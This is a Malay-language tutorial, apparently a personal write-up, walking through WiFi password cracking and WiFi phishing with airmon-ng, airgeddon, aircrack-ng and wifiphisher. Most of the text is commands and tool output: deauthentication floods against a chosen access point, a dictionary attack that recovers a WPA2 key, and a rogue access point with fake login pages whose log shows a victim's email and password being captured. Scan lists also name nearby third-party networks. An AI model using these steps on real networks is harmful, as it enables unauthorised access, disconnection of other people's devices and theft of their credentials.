



XP₃RT

WiFi Cracking | Wifi Phishing

WiFi Cracking

```
(root@kali)-[/home/kali/Desktop]
# airmon-ng check kill
```

1 . Jalankan arahan **airmon-ng check kill**

Fungsi : Perintah ini akan menghentikan Network Managers dan menghentikan proses lain yang tersisa.

```
(root@kali)-[/home/kali/Desktop]
# airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Qualcomm Atheros Communications AR9271 802.11n (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon) (mac80211 station mode vif disabled for [phy0]wlan0)

2 . Jalankan arahan **airmon-ng start wlan0**

Fungsi : untuk menukar kepada Monitor Mode

```
(root@kali)-[/home/kali/Desktop]
# cd aircgeddon

(root@kali)-[/home/kali/Desktop/airgeddon]
# bash aircgeddon.sh
```

3 . Menjalankan arahan **cd aircgeddon** dan **bash aircgeddon.sh**

Fungsi : Kita menjalankan arahan cd untuk menukar direktori manakala arahan bash kerana aircgeddon.sh merupakan bash script

```
***** Interface selection *****
Select an interface to work with:
1. eth0 // Chipset: Intel Corporation 82540EM
2. wlan0mon // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n

*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of Translation",
ng of review

> 2
```

4 . Pilih no **2** kerana kita akan menggunakan WiFi Adapter yang telah kita ubah kepada monitor mode

```

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file

*Hint* The natural order to proceed in this menu is usually: 1
> 6

```

5 . Pilih no **6** kerana kita akan **Capture Handshake**

Fungsi : Handshake merupakan proses yang mewujudkan komunikasi antara dua peranti rangkaian

```

***** Select target *****
N.      BSSID      CHANNEL  PWR  ENC  ESSID
-----
1)  98:4B:27:CE:D9:67   1    46%  WPA2  AzriFitri22_2.4GHz@unifi
2)  98:4B:27:D8:88:87   1    26%  WPA2  HappyFamily-V1@unifi
3)  A2:78:7C:02:AC:4E   11   74%  WPA2  XP3RT@AccessPoint

(*) Network with clients

Select target network:
> 

```

6. Pilih target yang kita inginkan

```

File Actions Edit View Help
***** Attack for Handshake *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: A2:78:7C:02:AC:4E
Selected channel: 11
Selected ESSID: XP3RT@AccessPoint
Type of encryption: WPA2

Select an option from menu:
0. Return to Handshake tools menu
1. Deauth / disassoc attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack

airplaydeauthattack
[02:52:43] Waiting for beacon frame (BSSID: A2:78:7C:02:AC:4E) on channel 11
[02:52:43] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:44] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:45] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:46] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:47] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:48] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:49] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:50] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:51] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:52] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:53] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:54] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:55] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:56] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:57] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:58] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:52:59] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E
[02:53:00] Sending Deauth (code 7) to broadcast -- BSSID: A2:78:7C:02:AC:4E

Capturing Handshake
CH 11 | Elapsed: 6 s | 2022-05-13 19:52
BSSID      PWR  RXQ  Beacons  #Data,  #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
A2:78:7C:02:AC:4E  -32  100    101      0   0  11  100  WPA2  CCMP  PSK  XP3RT@AccessPoint
BSSID      STATION  PWR  Rate  Lost  Frames  Notes  Probes

proposal [20]:

the attack to force clients to reconnect

conds maximum you'll know if you've got the Handshake

```

6. Pilih **Deauth Aireplay Attack**

Fungsi : Untuk memutuskan sambungan daripada mana-mana peranti daripada rangkaian,walaupun kita tidak bersambung dengannya.

Setelah apa yang kita lakukan seperti langkah-langkah di atas , kita akan mempunyai sebuah fail iaitu **handshake-01.cap**

```
(root@kali) ~ - [ /home/kali/Desktop ]
# aircrack-ng -b A2:78:7C:02:AC:4E -w bruteforce.txt handshake-01.cap
Reading packets, please wait ...
Opening handshake-01.cap
Read 3836 packets.
1 potential targets
```

7. Jalankan arahan **aircrack-ng -b (MAC ADDRESS) -w (Fail yang mengandungi password)**
(fail handshake)

Maksud :

-b = bssid

-w = words

```
Aircrack-ng 1.6

[00:00:01] 320/354 keys tested (556.71 k/s)

Time left: 0 seconds                                90.40%

KEY FOUND! [ XP3RT_W4S_H3R3 ]

Master Key      : 89 9C 21 D5 AC DD 70 58 71 0C BA 01 C8 E8 AB 52
                  C5 1C 8A EE 7C 9F AF 63 C0 FE 29 8B D8 AF 1E D9

Transient Key   : 90 07 54 B2 98 D1 E9 23 DA 31 43 67 CE 14 E1 36
                  23 63 CF 08 3B 9C 92 09 19 25 0C 42 E0 1F C0 83
                  F5 B9 43 58 45 2B 6C A7 09 97 7B 55 6E 1B B9 7B
                  F9 5E 9F 07 94 1F 66 98 68 7E 41 4D 1B 14 C4 00

EAPOL HMAC     : 95 96 09 5E AC D2 45 7B 6B 41 E6 80 E3 1B 08 CF
```

8. Kemudian, kita sudah Berjaya !

WiFi Phishing

```
(root@kali)-[/home/kali/Desktop]
# airmon-ng check kill
```

1 . Jalankan arahan **airmon-ng check kill**

Fungsi : Perintah ini akan menghentikan Network Managers dan menghentikan proses lain yang tersisa.

```
(root@kali)-[/home/kali/Desktop]
# airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Qualcomm Atheros Communications AR9271 802.11n (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon) (mac80211 station mode vif disabled for [phy0]wlan0)

2 . Jalankan arahan **airmon-ng start wlan0**

Fungsi : untuk menukar kepada Monitor Mode

```
(root@kali)-[/home/kali/Desktop]
# cd wifiphisher

(root@kali)-[/home/kali/Desktop/wifiphisher]
# python3 bin/wifiphisher
```

```
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2022-02-24 07:43
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wifiphisher-wlan0 interface for the deauthentication attack
[+] Selecting wlan0mon interface for creating the rogue Access Point
[+] Changing wlan0mon MAC addr (BSSID) to 00:00:00:6c:a5:e8
[+] Changing wlan0mon MAC addr (BSSID) to 00:00:00:f4:33:eb
[*] Cleared leases, started DHCP, set up iptables
```

3 . Jalankan arahan **cd wifiphisher** dan **python3 bin/wifiphisher**

```
Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down

ESSID                BSSID                CH  PWR  ENCR  CLIENTS VENDOR
-----
[Redacted] [Redacted] 11  0%  WPA2/WPS  0  Tp-Link Technologies
```

4. Pilih target rangkaian yang akan disasarkan


```
Options: [Up Arrow] Move Up [Down Arrow] Move Down

Available Phishing Scenarios:


2 - Browser Plugin Update
   A generic browser plugin update page that can be used to serve payloads to the victims.

3 - Network Manager Connect
   The idea is to imitate the behavior of the network manager by first showing the browser's "Connection Failed" page and then displaying the victim's network manager window through the page asking for the pre-shared key.
```

4. Pilih **Phishing Scenario**



5. Kita akan mendapati terdapat sebuah **Access Point** baharu yang muncul yang namanya serupa dengan target kita



6. Sekiranya ada orang yang bersambung menggunakan WiFi yang telah kita palsukan tersebut, mangsa akan dibawa ke sebuah laman sesawang berdasarkan Phishing Template yang kita pilih

```
HTTP requests:
[*] GET request from 10.0.0.41 for http://fonts.gstatic.com/s/roboto/v15/zN7GBFwFMP4uA6AR0HCoLQ.ttf
[*] GET request from 10.0.0.41 for http://www.msftconnecttest.com/login.html
[*] GET request from 10.0.0.41 for http://fonts.gstatic.com/s/roboto/v15/Hgo13k-tfSpn0qi1SFdUfaCWcynt_cDxXwCLxiix61c.ttf
[*] POST request from 10.0.0.41 with wfphshr-username=remy@gmail.com&wfphshr-password=abc123
[*] GET request from 10.0.0.41 for http://www.msftconnecttest.com/connecttest.txt
```

7. Apabila mangsa memasukkan maklumat dalam masa sama kita juga akan dapat melihat maklumat yang telah dimasukkan , dan Berjaya !